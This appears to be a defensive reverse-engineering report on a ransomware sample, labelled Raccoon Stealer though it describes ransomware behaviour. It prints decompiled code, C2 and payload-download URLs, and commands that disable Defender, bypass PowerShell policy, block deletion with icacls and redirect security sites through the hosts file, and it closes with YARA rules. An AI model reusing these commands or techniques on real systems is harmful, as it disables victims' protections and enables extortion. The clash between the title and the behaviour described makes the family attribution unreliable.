RACCOON STEALER

Technical Analysis Report

Contents

INTRODUCTION

Malware's Name:	Raccoon
MD5:	83A7D83F6B2A084CBD45AD061665E9DF
SHA-1:	A5650BDC5845538463461C626CF39866F1635CA8
SHA-256:	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
File Type:	Exe


It firstly appeared in 2019 by advertising malware service on cybercrime forums. The Raccoon family sells its malware service on forums. The target of their malware is valuable credentials, cryptocurrency wallets and company files. These malicious software, which are sold to hackers, also expand their portfolio by providing services such as adding new features, bug fixing and technical support. There is also a management panel where stolen information and documents can be viewed. In addition to their support and customer satisfaction, the group, which displays an aggressive marketing approach, makes sales at a low price of 25-200 dollars per month.

This type of malware is injected into the system, subject to custom packing, through phishing, exploitation or a different type of malware.


Then, by taking user privileges, harmful operations are carried out. As a result of these processes, the operating system is taken hostage by the malware.

PREVIEW

The "**_readme.txt**" file created after the operating system is taken hostage by the malware contains the necessary conditions for data recovery. It is mentioned that the data can be recovered if the requested fee is paid to the user. The video link is provided for assurance. If contacted within three days, $490 is required, otherwise $980 for data recovery. At the end of this text, the unique personal ID required for data recovery has been added.



The malware of the ransomware type changes the extensions of the files it encrypts to ".ehiz".



STATIC ANALYSIS

A simple anti-debug technique has been implemented with the **IsDebuggerPresent()** API. If the malware detects that it has been debugged, it terminates its malicious activity.

```
pusht
pop     [ebp+var_220]
mov     [ebp+var_2E0], 10001h
mov     ecx, [ebp+4]
mov     [ebp+var_228], ecx
lea     edx, [ebp+4]
mov     [ebp+var_21C], edx
lea     eax, [ebp+4]
mov     ecx, [eax-4]
mov     [ebp+var_22C], ecx
mov     edx, [ebp+arg_4]
mov     [ebp+var_338], edx
mov     eax, [ebp+arg_8]
mov     [ebp+var_334], eax
mov     ecx, [ebp+4]
mov     [ebp+var_32C], ecx
call    ds:IsDebuggerPresent
mov     [ebp+var_C], eax
push    0               ; lpTopLevelExceptionFilter
call    ds:SetUnhandledExceptionFilter
lea     edx, [ebp+ExceptionInfo]
push    edx             ; ExceptionInfo
call    ds:UnhandledExceptionFilter
mov     [ebp+var_2E4], eax
cmp     [ebp+var_2E4], 0
jnz     short loc_4084B1
```

When the malware is examined, it is observed that the codes are obfuscated and it is aimed to make the analysis difficult. The obfuscated codes were deobfuscated and the analysis continued.

```
push    0               ; flProtect
push    0               ; flAllocationType
push    0               ; dwSize
push    0               ; lpAddress
call    ds:VirtualAlloc
lea     eax, [ebp+ReturnedData]
push    eax             ; ReturnedData
push    0               ; lpStringToFind
push    0               ; ulSectionId
push    0               ; lpExtensionGuid
push    0               ; dwFlags
call    ds:FindActCtxSectionStringW
push    0               ; wLanguage
push    0               ; lpName
push    0               ; lpType
push    0               ; hModule
call    ds:FindResourceExA
```

The **critical level** API's used by the ransomware malware are;

IsDebuggerPresent	CreateFileW	WriteFile	ShellExecute
VirtualAlloc	QueryPerformanceCounter	DebugBreak	GetCommandLine
GetTickCount	WriteConsoleInput	LoadResource	DeleteFileA
FindResourceExA	CreateToolHelp32Snapshot	CreateThread	CreateMutex
CreateEvent	CreateProcessA	CryptEncryptW	GetAdaptersInfo
OpenServiceW	RegSetValuE	InternetOpenA	InternetOpenUrlW
HttpQueryInfoW	WNetOpenEnumW	InternetReadFile	PathFindFileNameW
OpenServiceW			

DETAILED ANALYSIS


By using **InternetOpenW** API, Malware able to access Microsoft Internet Explorer's network connection functionalities. Malware sends request to following URL address;

h-t-t-p-s[:]//api[.]2ip.ua/geo.json

IP, server, location, time and language information are obtained from the URL address to which the request was submitted by malware. The saved data is kept in memory by reading with the **InternetReadFile** API.


{"ip":" ","country_code":"TR","country":"Turkey","country_rus":"\u0422\u0443\u0440\u0446\u0438\u044f","country_ua":"\u0422\u0443\u0440\u0435\u0447\u0447\u0438\u043d\u0430",
"region":"Istanbul","region_rus":"\u0421\u0442\u0430\u043c\u0431\u0443\u043b\u043b","region_ua":"\u0421\u0442\u0430\u043c\u0431\u0443\u043b\u043b","city":"Istanbul","city_rus":"\u0421\u0442\u0430
\u043c\u0431\u0443\u043b\u043b","city_ua":"\u0421\u0442\u0430\u043c\u0431\u0443\u043b\u043b","latitude":"41.01384","longitude":"28.94966","zip_code":"37770","time_zone":"+03:00"}

By comparing the memorized country code with the country codes in the whitelist, it is observed that precautions are taken to prevent the pest from working in the specified countries.




Ru	Russia
BY	Belarus
UA	Ukraine
AZ	Azerbaijan
AM	Armenia
TJ	Tajikistan
KZ	Kazakhistan
KG	Kyrgyzstan
UZ	Uzbekistan
SY	Syria

If one of the language codes in the list is wanted to be run on the system, the malware creates the **delself.bat** file dynamically to destroy itself and runs it.



File Name:	delsef.bat
MD5:	74e5eb167c09e1b0fedadb8948a25af4
File Content:	@echo off :try del "C:\Users\Admin\Appdata\Local\c51208~1\UPDATE~1.EXE" if exist "C:\Users\Admin\Appdata\Local\C51208~1\UPDATE~1.EXE" goto try del "C:\Users\Admin\AppData\Local\Temp\delself.bat"

If it is running in one of these countries, the mutex **{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}** will be created and the malware will delete itself from the system. If it does not work in one of these countries, it continues its harmful activities.



"Software\Microsoft\Windows\CurrentVersion\Run" By creating the Syshelper Subkey in the register, it is saved with the following key value. In this way, it is aimed to run the malware again every time the system is restarted.

C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart

Dizin:	Software\Microsoft\Windows\CurrentVersion\Run
Subkey Değeri:	Syshelper
Data:	C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe –Autostart

A folder with the same name as the newly created UUID is created under "Appdata/Local/". The malware copies itself to the newly created folder.


```
v10 = GetCommandLineW();
v11 = (LPCWSTR *)CommandLineToArgvW(v10, &pNumArgs);
lstrcpyW(String1, *v11);
Type = (DWORD)PathFindFileNameW(String1);
SHGetFolderPathW(0, 28, 0, 0, PathName);
UuidCreate(&Uuid);
StringUuid[0] = 0;
UuidToStringW(&Uuid, StringUuid);
v30 = 7;
pszMore[4] = 0;
LOWORD(pszMore[0]) = 0;
if ( *StringUuid[0] )
  v12 = wcslen(StringUuid[0]);
else
  v12 = 0;
sub_D75C10(StringUuid[0], v12);
v43 = 1;
RpcStringFreeW(StringUuid);
v13 = (const WCHAR *)pszMore;
if ( v30 >= 8 )
  v13 = pszMore[0];
PathAppendW(PathName, v13);
CreateDirectoryW(PathName, 0);
```


In order to prevent the deletion of the malware, the following command is run by using "**icacls.exe**".

```
icacls "C:\Users\%username%\AppData\Local\{UUID-name} " /deny *S-1-1-0:(OI)(CI)(DE,DC)
```


Object Inheritance	OI
Container Inheritance	CI
Delete	DE
Delete Child	DC

The user access rights (delete, edit) specified with the "**/deny**" command are blocked.







When the system restarts, the malware registers itself with the time trigger task name and the parameter "**--Task**" to activate itself.



The malware requests admin privileges to access other user folders in the system and encrypt more data.



If administrator authority is not given, it will continue its activities on the system by removing the harmful files in the list of pests from the remote server.



http[:]//asvb[.]top/files/penelop/updatewin1[.]exe$run
http[:]//asvb[.]top/files/penelop/updatewin2[.]exe$run
http[:]//asvb[.]top/files/penelop/updatewin[.]exe$run
http[:]//asvb[.]top/files/penelop/3[.]exe$run
http[:]//asvb[.]top/files/penelop/4[.]exe$run
http[:]//asvb[.]top/files/penelop/5[.]exe$run

Malware; It performs key sharing to be used in encrypt operations by sending a request to the URL address below.


http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```
  }
  dwNumberOfBytesRead = 0;
  v16 = 0;
  if ( strstr(&Buffer, "{\"public_key\":\"") )
    break;
  if ( !v49 )
    goto LABEL_81;
  if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) >= 0 )
  {
    PathAppendA(pszPath, "bowsakkdestx.txt");
    DeleteFileA(pszPath);
  }
}
v17 = v3("{\"public_key\":\"");
lstrcpyA(String2, &Buffer + v17);
lstrcpyA(&Buffer, String2);
if ( v3(&Buffer) > 0 )
{
  while ( *(&Buffer + v16) != 34 )
  {
    if ( (int)++v16 >= v3(&Buffer) )
      goto LABEL_49;
  }
  dwNumberOfBytesRead = v16;
```


In case of key sharing, the obtained public key is saved in the file named "**bowsakkdestx.txt**" for later use.

bowsakkdestx.txt

```
{"public_key":"-----BEGIN PUBLIC KEY-----\\nMIIBIjANBgkqhkiG9w0B
AQEFAAOCAQ8AMIIBCgKCAQEAuTGlNpPqlSZVisXb24l0\\nHV9iXLDZdaY5GrMbMp0xL6YGjFS
x0eRQJcIhgELACqKoUVmYrI82S3VvYrMZgNuJ\\n9IcHSt58iMIsXcDxUSjT\/T8adQjjdmqGq
WYx6v8RK\/BlwkjRIf3CgneGcTmhnHl5\\nD3P80mvYsubWV2TBI6tScy2CgyGLKFxPn9J7BTz
JQQ7m5LM4qlZjEl2dOlowFHGl\\nP93dW+FI9jLB9iajyKv4Il5k8OJCFpHsMGKFplcEBKGQl6
I\/FkAl3usM+CO5+aRW\\nh+YtIbQp1HrrmEZnNTfO8SyWKJCyLasdPZUnnsib6yGkIL38x5Hn
tHIGa7UITkVg\\nZwIDAQAB\\n-----END PUBLIC KEY-----\\n","id":"MVR
PbSnFtySupDwbPHDki6lHhdaU8yRerXrXB00l"}
```




After public key is created, it creates a mutex named "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}" or "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}" to perform malicious encryption operations synchronously.




PUBLIC KEY:	---BEGIN PUBLIC KEY----- \nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxNqv8nCW9C146Ub1/QPk\nya9P4FD3DnszyHEbAaH5mThTg9S5m6KFzPQUiuSnUW3QiSL/Uux8b1LIyuk8baQY\nLV9DImE/yyVSbnxO06cMbcKUMW//zlQc85jaQmyp33E40H1oUaILcnaK+3RL8cT0\n9CTq7Vsmhc6EAHQeg5R7D0COb7ky83sU5dbsXd0/M1vlzf2B3n/uNyuBwqJ0LaWM\nXrbAGrzK/nM6yRhwiJqacwhNaFrHz9Fjc7QWFIuqf8fEgFB7whqw7wciegNzmr5o\nL3xSqRMpHldQTJ6QaAzW3d092rLySjY/BZsBOr0uogey1lHHgl+PvvCnbJJESM5/\nywIDAQAB\n -----END PUBLIC KEY-----

Creates a file called ”**_readme.txt**" that it has in it's malware memory.

After the creation of the “**_readme.txt**” file, it analyzes the data to be written into it. The data is written into the "**_readme.txt**" file created after the analysis process.




The malicious is intended to direct the user with the data written in the generated ”**_readme.txt**" file.



It is observed that controls are made to prevent the operating system from being interrupted and to prevent system files and folders from being encrypted. The list of file extensions that will not be encrypted is as follows;;

.sys	.DLL	.blf	.regtrans-ms
.ini	.dll	.bat	ntuser.dat
ntuser.pol	ntuser.dat.LOG2	.lnk	ntuser.dat.LOG1

These directories are scanned to encrypt the folders in the list.



{Drive}:\SystemID\	{Drive}:\Users\Public\	{Drive}:\$Recycle.Bin\
{Drive}:\Users\Default User\	{Drive}:\Users\All Users\	{Drive}:\$WINDOWS.~BT\
{Drive}:\PerfLogs\	{Drive}:\Users\Default\	{Drive}:\dell\
{Drive}:\ProgramData\Microsoft\	{Drive}:\Documents and Settings\	{Drive}:\Intel\
{Drive}:\ProgramData\Package Cache\	{Drive}:\ProgramData\	{Drive}:\MSOCache\
{Drive}:\Users\Public\	{Drive}:\Recovery\	{Drive}:\Program Files\
{Drive}:\Users\%username%\AppData\Local\	{Drive}:\System Volume Information\	{Drive}:\Windows.old\
{Drive}:\Windows\	{Drive}:\Users\%username%\AppData\Roaming\	{Drive}:\Games\
{Drive}:\ProgramFiles (x86)\		

Encryption of directories with web browsers is prevented so as not to prevent the user from communicating with the hacker and accessing evidence videos.

C:\Windows	C:\ProgramFiles (x86)\Internet Explorer
C:\ProgramFiles (x86)\Mozilla Firefox	C:\Program Files (x86)\Google
C:\Program Files\Google.	C:\Programes\Mozilla Firefox
D:\Program Files (x86)\Mozilla Firefox	C:\Program Files\Internet Explorer
D:\Program Files (x86)\Internet Explorer	D:\Program Files\Mozilla Firefox
D:\Program Files (x86)\Google	D:\Program Files\Internet Explorer
D:\Program Files\Google	D:\Windows

Disk type control is performed with the **GetDriveTypeA** API. If the disk type is a portable disk drive, hard disk drive, or network drive, these drives are also encrypted by browsing.

After directory scanning activities, it creates “PersonalID.txt” under the malicious SystemID directory. "PersonalID", which is parsed from the Public Key, is printed in the created "PersonalID.txt" file.

```
abc.00D6C94B
call dword ptr ds:[<&CreateDirectoryW>]
push abc.E5FEC4
push abc.E5FE88 ; E5FE88:L"C:\\SystemID\\PersonalID.txt"
call abc.D80FDD
add esp,8
mov dword ptr ss:[ebp-10],eax
test eax,eax
jne abc.D6C9AF
```

Updates to mouse cursor settings and window information are performed before starting the encryption process.The window is set to an x, y coordinate at a distance that will not be visible on the screen and the title of the window is set to “LPCWSTRszTitle”.

```
abc.00D7BA80
push esi
push 0
push ecx
push 0
push 0
push 0
push 80000000
push 0
push 80000000
push CF0000
push abc.E63EC4 ; E63EC4:L"LPCWSTRszTitle"
push abc.E63EE4 ; E63EE4:L"LPCWSTRszWindowClass"
push 0
mov dword ptr ds:[E73244],ecx
call dword ptr ds:[<&CreateWindowExW>]
mov esi,eax
test esi,esi
jne abc.D7BABB
```

```
abc.00D7BABB
push 0
push esi
call dword ptr ds:[<&ShowWindow>]
push esi
call dword ptr ds:[<&UpdateWindow>]
mov dword ptr ds:[E7323C],esi
mov eax,1
pop esi
ret
```

```
abc.00D7BAB9
pop esi
ret
```

It starts the encryption process with the creation of the malicious window.

```
.text:00D6E914
.text:00D6E914 loc_D6E914:
.text:00D6E914 cmp     [ebp+arg_14], 10h ; Compare Two Operands
.text:00D6E918 lea     eax, [ebp+pbData] ; Load Effective Address
.text:00D6E91B push    0                 ; dwFlags
.text:00D6E91D push    [ebp+dwDataLen]   ; dwDataLen
.text:00D6E920 cmovnb  eax, [ebp+pbData] ; Move if Not Below (CF=0)
.text:00D6E924 push    eax               ; pbData
.text:00D6E925 push    [ebp+phHash]      ; hHash
.text:00D6E928 call    ds:CryptHashData ; Indirect Call Near Procedure
.text:00D6E92E test    eax, eax          ; Logical Compare
.text:00D6E930 jnz     short loc_D6E943 ; Jump if Not Zero (ZF=0)
```

Updatewin1.exe ANALYSIS

Original File Name:	rawudiyeh.exe
File Name:	Updatewin1.exe
Md5:	5b4bd24d6240f467bfbc74803c9f15b0
Sha256:	14c7bec7369d4175c6d92554b033862b3847ff98a04dfebdf9f5bb30180ed13e

It is observed that the main purpose of the malware is to bypass antivirus and monitoring services. Checking if it starts with the **--Admin** parameter. If it is not started with this parameter, it is added this parameter and it is aimed to start the malware with **--Admin** privileges by re-creating the process.

After starting with the **--Admin** parameter, it creates script.ps1 under the **"...AppData/"** folder in order to carry out malicious activities.

Set-MpPreference -DisableRealtimeMonitoring $true

```
SHGetFolderPathW(0, 28, 0, 0, pszPath);
PathAppendW(pszPath, L"script.ps1");
v2 = CreateFileW(pszPath, 0xC0000000, 1u, 0, 2u, 0x80u, 0);
hObject = v2;
if ( v2 == (HANDLE)-1 )
{
  pExceptionObject[0] = (int)L"CreateFile";
  _CxxThrowException(pExceptionObject, (_ThrowInfo *)&_TI2PA_W);
}
```

CSIDL_LOCAL_APPDATA	**28**	**0x1C**	5.0	The file system directory that serves as a data repository for local (nonroaming) applications.

It is observed that by running the powershell command given below with powershell.exe, the authority to run unsigned scripts on powershell is obtained. Thanks to this authorization, the script.ps1 script becomes executable on the system.

powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned

```
LOWORD(v31) = 0;
sub_A1660(&v31, L"powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned", 71);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

The command line given below is run with powershell.exe, bypassing security policies and enabling unsigned (untrusted) powershell scripts to be run. As a result of this process, the script.ps1 malicious file is used for bypassing AV (AntiVirus) products.

http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```
LOWORD(lpString2[0]) = 0;
sub_A1E70(
  lpString2,
  73,
  (int)phkResult,
  (int)L"powershell -NoProfile -ExecutionPolicy Bypass -Command \"& {Start-Process ",
  73);
v18 = v45;
if ( v46 - v45 < 0x45 )
{
  LOBYTE(phkResult) = 0;
  sub_A1E70(
    lpString2,
    69,
    (int)phkResult,
    (int)L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"",
    69);
}
else
{
  v19 = lpString2;
  v36 = 138;
  if ( v46 >= 8 )
    v19 = (LPCWSTR *)lpString2[0];
  v45 += 69;
  v20 = v45;
  memmove((char *)v19 + 2 * v18, L"PowerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"", v36);
```

The malware aims to disable Microsoft Defender Antivirus. And accordingly, it is observed that the DisableAntiSpyware registry values are changed by the malware.

```
phkResult = 0;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Policies\\Microsoft\\Windows Defender", 0, 0xF003Fu, &phkResult) )
{
  *(_DWORD *)Data = 1;
  RegSetValueExW(phkResult, L"DisableAntiSpyware", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
}
```

It aims to reset previously defined antivirus settings and disable antiviruses by running the following command.

Mpcmdrun.exe –removedefinitions –all

```
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 70);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Windows Defender\\mpcmdrun.exe -removedefinitions -all", 76);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 83);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Essentials\\mpcmdrun.exe -removedefinitions -all", 89);
sub_A1260(v31, v32, v33, v34, v35, v36);
v35 = 0;
v36 = 7;
LOWORD(v31) = 0;
sub_A1660(&v31, L"C:\\Program Files (x86)\\Microsoft Security Client\\mpcmdrun.exe -removedefinitions -all", 85);
sub_A1260(v31, v32, v33, v34, v35, v36);
```

If script.ps1 can be run successfully, **DisableTaskmgr Registry Key** is changed to restrict the user's access to the task manager.

```
if ( !RegOpenKeyExW(
        HKEY_CURRENT_USER,
        L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\",
        0,
        0xF003Fu,
        &phkResult) )
  goto LABEL_48;
```

```
LABEL_48:
    *(_DWORD *)v43 = 1;
    RegSetValueExW(phkResult, L"DisableTaskmgr", 0, 4u, v43, 4u);
    RegCloseKey(phkResult);
  }
```

After performing malware AV bypass operations, it dynamically creates the "**delself.bat**" file that will delete itself and deletes itself from the system.

```
GetModuleFileNameA(0, Filename, 0x104u);
GetShortPathNameA(Filename, Filename, 0x104u);
v0 = GetEnvironmentVariableA("TEMP", Buffer, 0x104u);
lstrcpyA(String1, (LPCSTR)(v0 != 0 ? (unsigned int)Buffer : 0));
lstrcatA(String1, "\\");
lstrcatA(String1, "delself.bat");
lstrcpyA(v8, "@echo off\r\n:try\r\ndel \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\"\r\nif exist \"");
lstrcatA(v8, Filename);
lstrcatA(v8, "\" goto try\r\n");
lstrcatA(v8, "del \"");
lstrcatA(v8, String1);
lstrcatA(v8, "\"");
if ( PathFileExistsA(String1) )
  DeleteFileA(String1);
v1 = CreateFileA(String1, 0xC0000000, 3u, 0, 2u, 0x80u, 0);
WriteFile(v1, v8, strlen(v8), &NumberOfBytesWritten, 0);
FlushFileBuffers(v1);
CloseHandle(v1);
```

Updatewin2.exe ANALYSIS

Original File Name:	gigifaw.exe
File Name:	updatewin2.exe
Md5:	996ba35165bb62473d2a6743a5200d45
Sha256:	5caffdc76a562e098c471feaede5693f9ead92d5c6c10fb3951dd1fa6c12d21d

The malware aims to prevent its system from receiving security updates.

```
updatewin2.004014B0
 push ebp
 mov ebp,esp
 push esi
 push edi
 mov edi,edx
 mov esi,ecx ; ecx:&"ds.download.windowsupdate.com"
 cmp esi,edi
 je updatewin2.401507
```

In order not to receive updates from the addresses in the list, these addresses are forwarded to the "**127.0.0.1 (localhost)**" address via the host file.

ds[.]download[.]windowsupdate[.]com	360totalsecurity[.]com	www[.]softpedia[.]com	eset[.]com
www[.]update[.]microsoft[.]com	www[.]gratissoftwaresite[.]com	softpedia[.]com	www[.]surfspot[.]com
download[.]windowsupdate[.]com	gratissoftwaresite[.]com	www[.]flipkart[.]com	surfspot[.]com
fe2[.]update[.]microsoft[.]com	tweakers[.]net	flipkart[.]com	www[.]topantivirus[.]com
whoer[.]net	www[.]tweakers[.]net	virustotal[.]com	topantivirus[.]com
www[.]whoer[.]net	www[.]avg[.]com	www[.]virustotal[.]com	www[.]techzine[.]com
windowsupdate[.]com	avg[.]com	www[.]emsisoft[.]com	techzine[.]com
www[.]windowsupdate[.]com	www[.]bestevirusscanner[.]net	emsisoft[.]com	www[.]eset[.]com
microsoft[.]com	bestevirusscanner[.]net	www[.]antimalwaresoftware[.]com	eset[.]com
www[.]microsoft[.]com	www[.]consumentenbond[.]nl	antimalwaresoftware[.]com	www[.]fortinet[.]com
www[.]windowsupdate[.]com	consumentenbond[.]nl	www[.]pcwebplus[.]com	fortinet[.]com
windowsupdate[.]com	cheaplicensing[.]com	pcwebplus[.]com	fortiguard[.]com
www[.]microsoft[.]com	www[.]cheaplicensing[.]com	www[.]pcmag[.]com	www[.]fortiguard[.]com
www[.]360totalsecurity[.]com	global[.]ahnlab[.]com	pcmag[.]com	forticlient[.]com
www[.]kpn[.]com	www[.]global[.]ahnlab[.]com	www[.]eset[.]com	www[.]forticlient[.]com
www[.]ahnlab[.]com	kpn[.]com	www[.]kpn[.]com	malwarebytes[.]com
ahnlab[.]com	virusscanner[.]software	kpn[.]com	www[.]malwarebytes[.]org
downloads[.]tomsguide[.]com	www[.]virusscanner[.]software	www[.]kaspersky[.]com	malwarebytes[.]org
www[.]downloads[.]tomsguide[.]com	www[.]comodo[.]com	kaspersky[.]com	download[.]cnet[.]com
www[.]download82[.]com	comodo[.]com	www[.]consumentenbond[.]com	www[.]download[.]cnet[.]com
download82[.]com	www[.]drweb[.]com	consumentenbond[.]com	www[.]bleepingcomputer[.]com
download[.]cnet[.]com	drweb[.]com	www[.]surfspot[.]com	bleepingcomputer[.]com
www[.]download[.]cnet[.]com	download[.]drweb[.]com	surfspot[.]com	www[.]majorgeeks[.]com
www[.]avast[.]com	www[.]download[.]drweb[.]com	www[.]topreviews[.]com	majorgeeks[.]com
avast[.]com	vms[.]drweb[.]com	topreviews[.]com	www[.]seniorweb[.]com
support[.]avast[.]com	www[.]vms[.]drweb[.]com	www[.]amecomputers[.]com	seniorweb[.]com
www[.]support[.]avast[.]com	alternativeto[.]ne	amecomputers[.]com	www[.]amazon[.]com
www[.]consumentenbond[.]com	www[.]alternativeto[.]ne	www[.]instantsoftware[.]com	amazon[.]com
consumentenbond[.]com	softonic[.]com	instantsoftware[.]com	www[.]techspot[.]com
www[.]goedkoopsteantivirus[.]com	www[.]softonic[.]com	www[.]malwarebytes[.]com	techspot[.]com
filehippo[.]com	sky[.]com	www[.]sophos[.]com	www[.]hostedendpoint[.]spn[.]com
www[.]filehippo[.]com	norton[.]com	sophos[.]com	www[.]g2crowd[.]com
www[.]idealsoftware[.]com	www[.]norton[.]com	home[.]sophos[.]com	g2crowd[.]com
idealsoftware[.]com	www[.]kieskeurig[.]com	www[.]home[.]sophos[.]com	www[.]trendmicro[.]com
uptodown[.]com	kieskeurig[.]com	sophos[.]virtualsecurity[.]com	trendmicro[.]com
www[.]uptodown[.]com	internetsecurity[.]xfinity[.]com	www[.]sophos[.]virtualsecurity[.]com	www[.]goedkoopsteantivirus[.]com
www[.]mcafee[.]com	www[.]internetsecurity[.]xfinity[.]com	www[.]gratissoftware[.]com	goedkoopsteantivirus[.]com
mcafee[.]com	www[.]symantec[.]com	gratissoftware[.]com	download[.]cnet[.]com
home[.]mcafee[.]com	symantec[.]com	www[.]seniorweb[.]com	www[.]download[.]cnet[.]com
www[.]home[.]mcafee[.]com	www[.]campusshop[.]com	seniorweb[.]com	www[.]ign[.]com
www[.]coolblue[.]com	campusshop[.]com	www[.]softwareadvice[.]com	ign[.]com
coolblue[.]com	www[.]pandasecurity[.]com	softwareadvice[.]com	www[.]trusteer[.]com
www[.]pcmag[.]com	pandasecurity[.]com	www[.]symantec[.]com	trusteer[.]com
pcmag[.]com	www[.]paradigit[.]com	symantec[.]com	my[.]webrootanywhere[.]com
www[.]sky[.]com	paradigit[.]com	hostedendpoint[.]spn[.]com	www[.]my[.]webrootanywhere[.]com

YARA RULES

```
import "pe"
rule raccoon {
   meta:
      author = ""
   strings:
      $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
      $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
      $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

      $a = "Syshelper"
      $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
      $a1 = "C:\\SystemID\\PersonalID.txt"
      $a2 = "LPCWSTRszTitle"
      $a3 = "LPCWSTRszWindowClass"
      $a4 = "I:\5d2860c89d774.jpg"

      $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
      $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
      $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
      $url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
      $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

   condition:
      $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}
rule crypt_bot {
   meta:
      author = ""
   strings:
      $mut0 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"
      $mut1 = "{1D6FC66E-D1F3-422C-8A53-C0BBCF3D900D}"
      $mut2 = "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}"

      $a = "Syshelper"
      $a0 = "/deny *S-1-1-0:(OI)(CI)(DE,DC)"
      $a1 = "C:\\SystemID\\PersonalID.txt"
      $a2 = "LPCWSTRszTitle"
      $a3 = "LPCWSTRszWindowClass"
      $a4 = "I:\5d2860c89d774.jpg"

      $url0 = "http://asvb.top/files/penelop/updatewin1.exe$run" nocase
      $url1 = "http://asvb.top/files/penelop/updatewin2.exe$run" nocase
      $url2 = "http://asvb.top/files/penelop/updatewin.exe$run" nocase
```

```
$url3 = "http://asvb.top/files/penelop/5.exe$run" nocase
      $url4 = /(http://asvb.top/nddddhsspen6/get.php\?pid=)*([\w\d]{32})*&first=true/ nocase

   condition:
      $a or $a0 or $a1 or $a2 or $a3 or $a4 or $mut0 or $mut1 or $mut2 or $url0 or $url1 or $url2 or $url3 or $url4
}

rule updatewin1 {
   meta:
      author = ""
   strings:

      $a = "script.ps1"
      $a0 = "powershell -Command Set-ExecutionPolicy -Scope CurrentUser RemoteSigned" nocase
      $a1 = "powershell -NoProfile -ExecutionPolicy Bypass -Command "& {Start-Process"   nocase
      $a2 = "owerShell -ArgumentList '-NoProfile -ExecutionPolicy Bypass -File \"\"" nocase
      $a3 = "Mpcmdrun.exe –removedefinitions –all" nocase

   condition:
      $a or $a0 or $a1 or $a2 or $a3
}


rule updatewin2 {
   meta:
      author = ""
   strings:

      $a = /^(https?:\/\/)?([\w\d-_]+)\.([\w\d-_\.]+)\/?\??([^#\n\r]*)?#?([^\n\r]*)/

   condition:
      $a and  (pe.number_of_sections == 5 and (pe.version_info["InternalName"] contains "gigifaw.exe") and ( pe.version_inf
o["FileVersion"] contains "5.3.7.82") and pe.EXECUTABLE_IMAGE
}
```

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